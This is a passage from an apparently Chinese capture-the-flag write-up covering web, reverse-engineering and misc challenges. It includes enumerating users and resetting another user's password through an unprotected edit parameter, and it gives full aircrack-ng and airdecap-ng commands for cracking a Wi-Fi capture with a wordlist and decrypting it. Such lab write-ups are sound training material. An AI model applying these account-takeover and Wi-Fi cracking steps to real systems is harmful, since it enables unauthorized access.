
题目提示flag在一个patient的用户中。代码审计,在patient/setting.php存在用户遍历

bp遍历用户,在id=234的时候出了结果,邮箱为patient@mypatient.com
使用patient/setting.php?action=edit&id=234直接修改用户密码。


登录用户get flag
REV
签到:输入神秘代码,召唤神龙!

.net程序,直接使用dotpeek打开

base64解密后比较字符
猜拳游戏
文件为apk,使用jadx打开

calc函数位于native层
将apk改为zip后解压
使用ida打开libcalc.so

flag为
(1000+7)*107
apkflag{107749}
MISC
签到:简简单单一张图片
查看图片,很多颜色块,应该是rgb隐写。

使用stegsolver打开图片

猜测使用了rot13

嘘~听,是什么声音?
根据文件名字知道是DTMF隐写
使用在线网址分析http://dialabc.com/sound/detect/
解出后观察格式
81 63 31 21 93 42 21 71 71 93 74 81 82 31 93 31 81 61 33
第二位都是小于等于4,显然是9键密码

解得:TODAYHAPPYSTUDYDTMF
niu niang分析
使用wireshark打开发现是802.11格式

使用aircrack-ng先跑一下密码
.\aircrack-ng.exe D:\Downloads\shujubao\shujubao.cap -w ..\..\..\..\rockyou.txt\rockyou.txt

得到密码是12345678
使用airdecap-ng解密数据包
.\airdecap-ng.exe -e mamawoxiangwantiequan -p 12345678 D:\Downloads\shujubao\shujubao.cap

打开wireshark分析
跟踪tcp流,找到第31个上传png,host是ip,很可疑

将文件导到本地进行分析,用010editor打开,发现尾部有一个zip文件,分离出来,发现有密码。
根据session中得jwt提示


ping过得网站,查看没有icmp数据包,查看dns数据包
其中一个解析地址为127.0.0.1
使用密码解密zip,打开flag.txt
flag{f14376d0-793e-4e20-9eab-af23f3fdc158}
easy_Forensics
使用Magnet AXIOM直接打开img
Magnet AXIOM)
